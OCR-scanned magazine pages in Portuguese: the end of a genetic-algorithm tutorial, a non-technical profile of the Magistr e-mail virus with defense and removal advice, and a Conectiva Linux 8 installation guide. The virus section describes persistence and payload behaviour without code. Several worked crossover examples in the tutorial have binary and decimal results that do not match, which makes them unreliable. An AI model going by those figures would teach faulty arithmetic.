Continue avaliando toda a população, jogando o melhor número na variável m1, o segundo melhor na variável m2, e assim por diante, até m5. Assim você está selecionando os cinco melhores números e eliminando os três piores.

Cruzando a população

É neste ponto que as coisas começam a se complicar. Como você provavelmente já sabe, o computador não é capaz de falar o idioma "amigável" das linguagens de programação. Ele só entende 1s e 0s, trabalhando em um sistema conhecido por binário. E é este o sistema que será escolhido para fazer o cruzamento entre números (veja o quadro *Conversão Binária*). Ainda usando nosso mesmo exemplo, imagine a seguinte população: 5, 2, 8, 43, 89. Estes números são representados por estes valores binários:

```
05 = 0000101
02 = 0000010
08 = 0001000
43 = 0101011
89 = 1011001
```

Conversão Binária

Para usar um algoritmo evolucionário, você deve estar bastante acostumado a trabalhar com números binários. Se este não é o seu caso, saiba que a conversão não é nenhum bicho-de-sete-cabeças. Para converter o número 101101 para decimal, por exemplo, basta usar uma regra exponencial simples:

```
(1*2^5) + (0*2^4) + (1*2^3)
+ (1*2^2) + (0*2^1) +
(1*2^0)
32 + 0 + 8 + 4 + 0 + 1 = 45
```


Já para fazer o procedimento inverso, é só usar uma regra de divisão.

```
45 : 2
 1  22  2
    0  11  2
       1  5  2
          1  2 : 2
             0  1  2
                1  0
```

Agora basta ler os restos de baixo para cima para obter o número binário: 101101.

Um resumo do algoritmo genético

Este é um resumo dos principais tópicos de qualquer algoritmo genético. É claro que, dependendo do caso, podem ocorrer variações. Mas, geralmente, um AG tem este cara.



Agora suponha que você queira cruzar o 8 com o 43. Primeiramente, precisamos escolher o chamado ponto de cruzamento, ou seja, um número aleatório que definirá o ponto onde os cromossomos (strings de 1s e 0s) irão se dividir. Imagine, por exemplo, que este número seja o 4. Neste caso, pegamos os quatro primeiros números do primeiro pai (o número 8, em binário) e os três últimos números do segundo pai (o 43). Com isso, temos:

PAI 1 (08)	0001-000
PAI 2 (43)	0101-011
FILHO 1 (11)	0001-011

O processo é o mesmo para gerar o filho 2, sendo que a única diferença é que pegaremos os quatro primeiros números do segundo pai e os três primeiros números do primeiro. Confira:

PAI 1 (08)	0001 000
PAI 2 (43)	0101-011
FILHO 2 (40)	0101-000

Resumindo, o cruzamento entre dois pais (8 e 43) gerou dois filhos (11 e 40). Ambos são diferentes mas, se você reparar bem, são semelhantes aos pais. Isto porque eles receberam parte do código genético dos números anteriores, representados pelo código binário.

Para saber mais

A biologia digital é uma nova área de pesquisa que reúne diversos profissionais, como cientistas de computação, engenheiros, biólogos, físicos e até artistas. Um site bem interessante sobre o assunto é a página de Jeffrey Ventrella (www.ventrella.com), que contém programas que demonstram como a genética pode ser aplicada na informática. Outra ótima referência é o livro Biologia Digital, do autor Peter J. Bentley. Este livro traz uma visão geral do assunto, incluindo tópicos de inteligência artificial, criação de sistemas imunológicos digitais e até conceitos sobre universos informatizados. A versão traduzida deve chegar às livrarias até o final do ano.

Mas onde entra a evolução?

Simples: o melhor número da seleção natural poderá se reproduzir duas vezes (ou mais, dependendo da complexidade do problema). Com isso ele passará suas características aos demais números da seleção, fazendo com que toda a população se aproxime cada vez mais do resultado correto.

No nosso exemplo, teríamos:

5, 2, 8, 43, 89

Como o 5 é o melhor número da sequência (levando em conta a equação $2x + 10 = 18$), ele terá a oportunidade de se reproduzir duas vezes (por exemplo, com o 8 e com o 43). Já os demais números terão cruzamentos aleatórios. Como resultado disso, teríamos a seguinte população (usando o ponto de cruzamento 4):

```
05 com 08  0000000 = 00
         - 0001101 = 13
05 com 43 - 0000011 = 03
          - 0101101 = 45
02 com 43 - 0000011 = 03
            0101010 = 42
08 com 89 - 0001001 = 09
          - 1011000 = 88
```

Repare que desta vez os cinco melhores números estão mais próximos do valor procurado, já que os três resultados mais distantes (45, 42 e 88) serão eliminados na próxima seleção.

Surpresa genética

Assim como na vida real, os algoritmos genéticos também contam com um fator surpresa. Durante a combinação dos genes pode ocorrer a chamada mutação, uma alteração randômica que pode melhorar ou piorar um determinado elemento.

Geralmente usamos um fator de 2% (ou até menos) para que esta mutação ocorra. A mutação consiste em inverter um dígito de um determinado elemento de acordo com um valor escolhido aleatoriamente. Supondo que o número "premiado" tenha sido o 13, poderíamos ter a seguinte alteração:

```
0001101 = 13
por
0000101 = 5
```

Nesta mutação aleatória, o quarto número do binário 0001101 foi o escolhido. Como resultado, o 13 se transformou em 5, que, de acordo com a nossa equação, é um valor melhor e tende a passar este resultado para seus próximos descendentes.

Agora só resta um último fator para concluir nosso algoritmo genético: o tempo de duração. Se você quiser que a população evolua por 20 gerações, por exemplo, basta um loop neste ponto, sempre voltando à seleção dos elementos. Após este período, você verá que a maioria dos membros da população tem o valor 4, que é o número esperado para a nossa equação $2x + 10 = 18$.

Boas evoluções! PCM

Magist

Um raro caso de união entre a distribuição por e-mail dos vermes modernos com a contaminação de executáveis dos vírus clássicos

Por Leandro Calçada
leandro.calcada@europanet.com.br

Apesar de tecnicamente inferiores aos vírus do passado, os vermes atuais são imbatíveis em sua capacidade de reprodução. Baseados nessa informação, muitos especialistas já se perguntaram o que aconteceria se alguém unisse as técnicas mais sofisticadas de contaminação dos vírus antigos com os métodos de reprodução em massa dos vermes modernos.

É claro que se algo pode ser feito, será. Já em 2001 esta união foi consolidada e o resultado, se não for a mais mortal praga da Internet, é um vírus que até hoje causa dores de cabeça nos administradores de rede menos prevenidos. O nome desta praga é Magister.

Ficha Técnica

Nome do vírus: Magistr
Plataforma: Win32/NT
Descoberto em: 12/03/2001
Tamanho: No mínimo 24Kb
Capacidade de reprodução: Alta
Risco: Médio
Sistema-Alvo: Windows 95/98/ME/NT/2000/XP
Apelidos conhecidos:
W32/Magistr.a@MM (Network Associates)
Worm Magistr (AVP)
Magistr (F-Secure)
PE_MAGISTR.A (Trend)
W32.Magistr.24876@mm (Symantec)
W32/Dumaru.worm (Panda)
W32/Magistr.a (Sophos)
W32/Magistr@MM

Distribuição

Exatamente cinco minutos após ser executado, o vírus inicia a sua tarefa prioritária: espalhar-se. Para isso, ele varre as bases de dados do Outlook Express, do Catálogo de Endereços do Windows e até as caixas de correio do Netscape Mail. Estes endereços são criptografados e salvos em um arquivo DAT cuja localização varia de máquina para máquina.

A mensagem enviada, além de espalhar o vírus, constitui um potencial risco para a privacidade do usuário, pois o texto enviado no e-mail é composto de partes de outros textos armazenados no computador de origem. Além disso, para tornar o pacote anexo mais atraente, o vírus envia outros arquivos da máquina infectada junto com o seu próprio código, de forma a estimular as vítimas a abrirem os anexos e infectarem suas máquinas.

É importante lembrar que, apesar de todos estes artifícios, o Magister não explora nenhuma falha de segurança do Netscape, do Internet Explorer ou do Outlook Express para se executar automaticamente. Portanto, uma máquina só será infectada com este vírus se o seu arquivo anexo for voluntariamente executado pelo usuário.

Infecção

Após executar sua rotina de distribuição, o vírus infecta a máquina em que foi executado. Inicialmente, o vírus copia-se para a pasta *Windows\System*, alterando apenas o último caractere do nome do executável. Este arquivo é, então, adicionado à seção [*Run*] do arquivo *Win.ini* e à chave de registro *HKEY_LOCAL_MACHINE\Software*


Como se defender

Apesar de sua alta capacidade de reprodução, o vírus precisa que o usuário o execute voluntariamente para infectar a máquina-alvo. Para se defender, portanto, é necessário tomar muito cuidado com mensagens contendo arquivos anexos e manter sempre o antivírus atualizado.

Mesmo com o antivírus atualizado, um arquivo anexo só deve ser aberto se o usuário tiver certeza do seu conteúdo e se o tiver solicitado. Arquivos não solicitados devem ser apagados do seu cliente de e-mail assim que forem recebidos. Não é à toa que dizem que a curiosidade matou o gato.

Ilustração: Rodrigo Mota

er



Microsoft\Windows\CurrentVersion\Run para que rode automaticamente quando o sistema for iniciado.

Além disso, entretanto, o vírus também infecta a máquina através de um método mais engenhoso, derivado de vírus mais antigos e mais sofisticados que os vermes atuais. Ele infecta os executáveis do Windows contidos na pasta *Windows\System* e em suas subpastas. Desta forma, mesmo que o usuário localize e remova o arquivo principal do vírus da pasta *Windows\System*, as entradas no *Win.ini* e a chave de registro, ainda é possível que o código malicioso se torne ativo através de executáveis contaminados do próprio Windows.

Capacidade de destruição

O vírus pode corromper e inutilizar definitivamente os arquivos executáveis que infectar. Além disso, pode comprometer a privacidade da máquina infectada, enviando arquivos e trechos de documentos para todos os e-mails armazenados no Outlook Express, no Netscape Mail e no Catálogo de Endereços do Windows.

Para completar o transtorno causado por este vírus, há ainda uma carga destrutiva capaz de apagar a *bios/cmos* de alguns computadores e tornar inválidos setores aleatórios no disco rígido.


Como remover

Não é possível remover o vírus apenas apagando o seu arquivo principal e removendo as chaves de registro que o executam. Por infectar arquivos executáveis do Windows, a única forma segura de removê-lo definitivamente é rodando um antivírus atualizado ou então através da formatação completa e reinstalação do sistema operacional. Especialmente no caso deste vírus, evitar a contaminação ainda é o melhor remédio. **PCM**

Fontes: Network Associates (www.nai.com) Symantec Corporation (www.symantec.com)

Curiosidades

O código viral do Megister é encriptado, polimórfico (varia sua forma para "enganar" os antivírus) e ainda conta com recursos de anti-debug para dificultar a sua detecção. Dentro do código criptografado do vírus, entre outras coisas, foram encontradas evidências da possível origem do vírus – a Suécia – e endereços de e-mail, provavelmente das primeiras pessoas no planeta que foram infectadas.



Como a maioria dos vermes e vírus modernos, o Megister usa os e-mails armazenados no Catálogo de Endereços do Windows para se espalhar

Conectiva Linux 8.0

Conheça as principais novidades e veja como instalar o Conectiva Linux 8, que você recebe nos CDs-ROM

A principal distribuição Linux no Brasil acaba de lançar sua nova versão, o Conectiva Linux 8.0, que você recebe nos dois CDs-ROM desta edição. Primeira distribuição brasileira a ser desenvolvida, o Conectiva Linux foi adotado por muitos usuários devido a facilidade de estar totalmente em português, além de muito simples de usar.

A nova versão mantém todas as vantagens das anteriores, é ainda mais fácil de instalar e vem com o KDE3. Além disso, durante a instalação, o sistema permite reconhecer a grande maioria dos hardwares encontrados no Brasil.

Essa distribuição tem ótimo suporte aos equipamentos e dispositivos encontrados no Brasil, como placas de vídeo e som, e funciona perfeitamente com os teclados usados no País.

Antes de instalar

Assim como qualquer sistema operacional, o Conectiva Linux pode causar perda de dados no seu disco rígido no momento da instalação. Por este motivo, é altamente recomendável que você faça um backup de todas as informações importantes antes de iniciar qualquer procedimento descrito nesta reportagem.

Preparando a instalação

Se a sua estação permitir o boot pelo CD-ROM, habilite esta opção na BIOS do computador. Em seguida, insira o CD 1 da PC Master no drive e inicie o sistema.

Caso o seu computador não aceite este tipo de inicialização pelo CD-ROM, será preciso criar um disquete de boot. Para isto, siga as instruções abaixo:

1 Inicie seu computador pelo Windows. Execute o programa *\dosutils\rawritewin*. Trata-se de uma nova versão gráfica do software que gera o disco de boot a partir da imagem.

2 Na guia *Write* o programa solicitará que você informe o nome e o local onde o arquivo de imagem do disco de boot está localizado. No caso de um disco de boot simples o arquivo é *\images\boot.img*.

3 Insira um disquete formatado na unidade e informe a letra do Floppy no campo correspondente. Pressione o botão *Write* para iniciar a gravação.

4 Reinicie o sistema usando o disco de boot que você acabou de criar. Em seguida, ainda com o CD ROM da PC Master no drive, siga as instruções que aparecem na tela

Ilustração: Rodrigo Mota

Instalando o Sistema

Com o sistema de boot já iniciado, chegou o momento de fazer as configurações necessárias para a sua instalação. Siga os passos abaixo:

1 Na primeira tela é apresentado um menu. Selecione a primeira opção e pressione *Enter* para iniciar a instalaçao do Conectiva Linux 8.

2 Em seguida, selecione o idioma que deseja usar. Existem três opções: português, espanhol e inglês. Basta posicionar o cursor sobre a escolhida e dar *Enter* para confirmar.

3 O programa está preparado para fazer o reconhecimento automático do mouse, mas nem sempre isto acontece. Se quando você iniciar o sistema seu mouse for reconhecido, simplesmente aperte o botão *Próximo*. Caso isto não aconteça, será preciso fazer esta seleção manualmente.

Para isto, marque o item "*Selecionar mouse manualmente*" e escolha o tipo de mouse e a porta em que ele está conectado ao seu computador. Em seguida, pressione o botão "*Testar a configuração*"

4 O próximo passo é escolher o tipo de teclado que você tem instalado em seu computador. Selecione o modelo do seu teclado. É possível realizar um teste de configuração no quadro inferior. Em seguida, tecle *Enter* para prosseguir a instalação.

5 Você deve selecionar o perfil da instalação que será feita. Pode ser mínima, padrão, completa ou personalizada. É possível ainda, para cada um dos perfis, forçar a seleção dos pacotes, o particionameto do disco manual e não instalar a documentação.

6 Pode ser que apareça em sua tela uma janela com informações sobre o disco rígido. Isto indica que o Conectiva Linux não foi capaz de particioná-lo automaticamente devido à falta de espaço ou porque o disco já está com todas as partições definidas. Neste caso, você precisa apagar uma delas para liberar espaço e poder criar novas.

Utilize os botões *Adicionar*, *Editar*, *Excluir* e *Restaurar* para manipular as partições e criar pelo menos uma partição nativa de 1 GB, com o ponto de montagem "/"; e uma área de Swap de no máximo 127 MB.

7 Após o particionamento do disco, os pacotes serão copiados para o seu disco. Quando terminar a instalação dos pacotes, o sistema irá iniciar a configuração.

8 O próximo passo é a configuração de rede, caso você esteja conectado a uma. Tenha em mãos todas as informações de sua rede local. Se for o caso, consulte seu administrador de rede.

9 O sistema irá agora configurar o servidor X (é o modo gráfico do Linux). O Conectiva Linux tenta fazer a detecção automática da maior parte dos dispositivos existentes no mercado brasileiro. Portanto, é recomendável que você use o adaptador detectado como padrão do sistema.

Caso a sua placa de vídeo não seja detectada, clique em "*Selecionar a placa de vídeo manualmente*" e escolha o modelo do seu dispositivo.

10 Após selecionar seu adaptador de vídeo, você deve configurar o monitor. Basta escolher o modelo correspondente ao seu. Caso ele não esteja na lista, escolha "*Monitor Genérico*", pois a maior parte dos monitores aceita esta seleção.

11 Você deve criar a senha do superusuário (root) e adicionar novos usuários. Digite a senha para o administrador e depois confirme digitando-a mais uma vez. A senha deve ter mais que seis caracteres.

12 Seu Conectiva Linux 8 já está quase instalado. Basta configurar o gerenciador de boot. Agora é só pressionar o botão finalizar para que seu computador seja reiniciado.

Os pacotes do segundo CD-ROM

Nesta edição da PC Master você recebeu dois CDs-ROM do Conectiva Linux 8.0, mas durante a instalação é utilizado apenas o primeiro. O segundo contém um pacote com vários programas que podem ser úteis.

Nesse segundo CD-ROM você encontrará diversos softwares e bibliotecas de desenvolvimento que são indispensáveis aos usuários que utilizam o Linux para desenvolver suas aplicações. Entre os programas, podemos destacar o QCAD, suporte a outros idiomas da interface KDE e o Galeo, entre outros. Para você instalar qualquer um dos pacotes, siga os passos:

1 Coloque o CD-ROM número 2 em sua unidade e o Conectiva Linux já montará a unidade automaticamente.

2 Abra o terminal e entre no diretório no qual se encontram os pacotes com o comando:

```
# cd /mnt/cdrom/ conectiva/
RPMS.002
```

3 Localize o pacote desejado, por exemplo do software de controle financeiro pessoal Gnucash. Instale-o com o comando

```
# rpm -ivh gnucash-1.6.5-
5cl.i386.rpm
```

Com este comando o pacote será instalado e estará pronto para ser usado.

Se o servidor X foi configurado corretamente, será apresentada uma tela gráfica de entrada no sistema. Escreva root no campo login e digite sua senha. Você também pode escolher o modo gráfico em que o sistema vai ser iniciado

Atualização do sistema

O Conectiva Linux 8.0 permite atualização do sistema através de um recurso adotado da versão Debian, que é o Apt. O Apt é um conjunto de ferramentas utilizadas para gerenciar os pacotes de sua distribuição de uma forma automatizada. Dessa maneira, quando o usuário solicita a instalação de um pacote (aplicativo), o sistema também instala (ou atualiza) todos os pacotes necessários para o funcionamento deste aplicativo.

O Apt possui uma ferramenta gráfica que simplifica a sua utilização, o Synaptic. Ele funciona como uma interface gráfica para o conjunto de aplicativos de atualização Apt, permitindo que você atualize seu Conectiva Linux de maneira rápida, prática e segura. Todos os pacotes são baixados diretamente do FTP da Conectiva. Há ainda a possibilidade de instalar os pacotes presentes no CD-ROM 2 (veja quadro "*Os pacotes do segundo CD-ROM*").

Para executar o Synaptic, estando como root, digite no terminal X o comando:

```
# synaptic
```

O Conectiva Linux traz diversos aplicativos prontos para serem usados

Agora, veja o que faz cada um dos botões do Synaptic (veja figura na próxima página):

Botão Atualizar: faz a atualização dos arquivos de índice do Apt que contêm a lista de pacotes disponíveis no servidor. Para fazer o download dos arquivos de índice é necessário estar conectado à Internet. Esse botão deve ser utilizado sempre que você for fazer uma atualização/modificação de qualquer pacote no seu sistema. Dessa maneira, você garante estar sempre com a versão mais nova dos arquivos de índice. Ao se pressionar este botão, surgirá uma janela mostrando a evolução do download dos arquivos de índice (*/etc/apt/sources.list*). Ao final do download, a janela fechará, o Synaptic irá recalcular as dependências e mostrar a lista de pacotes atualizada.

Botão Autocorreção: quando você seleciona algum pacote para atualizar ou instalar o Synaptic automaticamente seleciona as dependências desse pacote como necessárias à instalação. Mas, caso você não queira atualizar alguma dependência e prefira retirá-la manualmente (selecionando o pacote e clicando no botão *Manter*), as dependências do pacote serão quebradas. Para consertar automaticamente os problemas de dependência você pode utilizar o botão *Autocorreção*.

Botão Upgrade: este botão seleciona automaticamente todos os pacotes existentes no servidor que tenham versões mais novas que os pacotes que estão instalados no seu sistema. É a maneira mais simples de estar com o seu sistema sempre atualizado com a última versão dos aplicativos. Para executar a instalação dos pacotes, utilize o botão *Proceder* (veja a descrição na próxima página).

Botão Dist-Upgrade: este botão seleciona automaticamente todos os pacotes que devem ser instalados ou atualizados para fazer o *upgrade* de sua distribuição inteira. A diferença entre este botão e o anterior é que a tecla Upgrade só atualiza pacotes que não dependam de outros pacotes não instalados no seu sistema.

Botão Proceder: tem a finalidade de executar as ações programadas com os outros botões (*Upgrade*, *Dist-Upgrade*) e também as ações efetuadas diretamente com os pacotes (*Instalar*, *Manter*, *Remover*). Você pode ainda, durante a execução das ações, escolher se deseja apenas fazer o download dos pacotes ou se quer também executar as operações especificadas.

Botão Opções: clicando nesse botão você poderá configurar as opções do Synaptic. Essas opções especificam detalhes de utilização dos filtros, de armazenamento dos pacotes que serão instalados e também da aparência dos botões principais.

Lista de Pacotes: observando a primeira coluna da tabela, constatamos que ela inicialmente se encontra em branco, sem título. Essa coluna é utilizada para indicar qual operação será efetuada em cada pacote. Quando modificarmos o estado atual do pacote, surgirá uma indicação do que será feito. Essas indicações serão visualizadas de duas formas, como pequenas setas coloridas apontando para diversas direções ou como um X em vermelho.

Gerenciadores Gráficos

Esses gerenciadores estão disponíveis no Conectiva Linux. Para inicializar alguns desses gerenciadores você precisa abrir o arquivo *.wm_style* em seu diretório *home(~)*. Dentro deste arquivo você deve incluir a seguinte linha.

```
# nome_da_interface
```

Onde *nome_da_interface* indica a interface que você deseja inicializar. Por exemplo, para inicializar o FVMWM basta colocar *fvmwm2* como parâmetro para *nome_da_interface*. Verifique a documentação dos gerenciadores para mais detalhes.

KDE: O gerenciador de janelas KDE (K Desktop Environment) é muito poderoso, intuitivo e fácil de utilizar. Possui inúmeros recursos gráficos, funcionalidades e facilidades para o usuário, além de uma vasta gama de aplicativos escritos para ele.


A tendência é que cresça cada vez mais a quantidade de aplicativos para este gerenciador de janelas. Isso porque as bibliotecas nas quais o KDE se baseia, que por muito tempo eram proprietárias, foram liberadas sob a licença GPL, o que permite a livre divulgação do código-fonte.


Desde sua criação, o KDE cresceu e incorporou mais e mais facilidades e funcionalidades para o usuário final. Isto obriga que, para se ter um bom desempenho ao utilizar este ambiente gráfico, você tenha uma máquina mais robusta que a utilizada para executar outros gerenciadores mais leves.

GNOME: é um sistema compatível com muitos gerenciadores de janelas, muito favorável para os usuários que já se sentem à vontade com interfaces gráficas. O ambiente possui painéis, barra de tarefas e menus que ajudam o

Synaptic

Confira a localização de cada botão na interface






O Konqueror é um gerenciador de arquivos semelhante ao Explorer

usuário a entrar no mundo do Linux

Atualmente, o GNOME é uma interface que está em amplo desenvolvimento. Existe um grande número de pessoas trabalhando com ele, construindo novas aplicações e deixando o seu ambiente cada vez melhor. Além disso, muitas empresas estão apostando nele por ser de livre distribuição, estável e possuir uma estética muito boa. Entre suas várias características podemos citar

- Ambiente de trabalho que pode ser facilmente personalizado, utilizado e configurado.
- Possui muitas aplicações desenvolvidas para este ambiente gráfico.
- Grande número de desenvolvedores trabalhando com a interface, possibilitando um melhoramento contínuo
- Pode ser executada em plataformas Linux, Unix e similares.
- Uma imensa variedade de gerenciadores de janelas compatíveis, fornecendo grande versatilidade



O KDE é fácil de utilizar e muito parecido com o ambiente Windows

Com isso, oferece uma interface que está em constante desenvolvimento, com vários opções tanto para leigos como para usuários que já possuem prática com interfaces gráficas.

Enlightment: Compatível com o GNOME e com o KDE, este gerenciador possui muitas funcionalidades que agradam aos usuários em geral: configuração de teclas de atalho e de área de trabalho, ferramenta de dicas e suporte a temas. Ele pode ser totalmente configurável. O ambiente é agradável, mas os usuários que estão iniciando neste sistema operacional podem se sentir um tanto inseguros já que não é nada semelhante ao Windows.

IceWM: Uma característica desse ambiente é a possibilidade de utilizá-lo sem o mouse, ou seja, o mouse é opcional. Os temas podem ser personalizados e é possível combinar as melhores características de outros gerenciadores com as características que ele possui. Tem uma interface gráfica leve, totalmente compatível com o GNOME e parcialmente compatível com o KDE.

BlackBox: A grande preocupação dos desenvolvedores desta interface é a minimização do uso dos recursos da máquina, fornecendo assim uma interface simples e rápida, que suporta também aplicativos do KDE

XFCE: Projetada tanto para sistemas Linux como para sistemas UNIX, esta interface é baseada em GTK, uma ferramenta de programação muito utilizada atualmente e adotada em várias aplicações. O XFCE possui várias ferramentas para a configuração do sistema, como por exemplo, o XFMouse, para a configuração do mouse, e o XFGNOME, que consiste no módulo para a configuração da interação com o GNOME.

FVWM: Ambiente que tem como principal característica o pouco uso de memória. Sua interface é simples, mas pode ser configurada para que se torne um ambiente mais atraente e bonito **PCM**

Aplicações Linux em Windows:

Basta reco

Por Fernando Lozano
www.lozano.eti.br

Tudo indica que o GNU/Linux será o sistema dominante em poucos anos, mas por enquanto é preciso atender ao mercado atual, que é dominado pela plataforma Windows. Para isso, a compatibilidade entre os sitemas é fundamental.

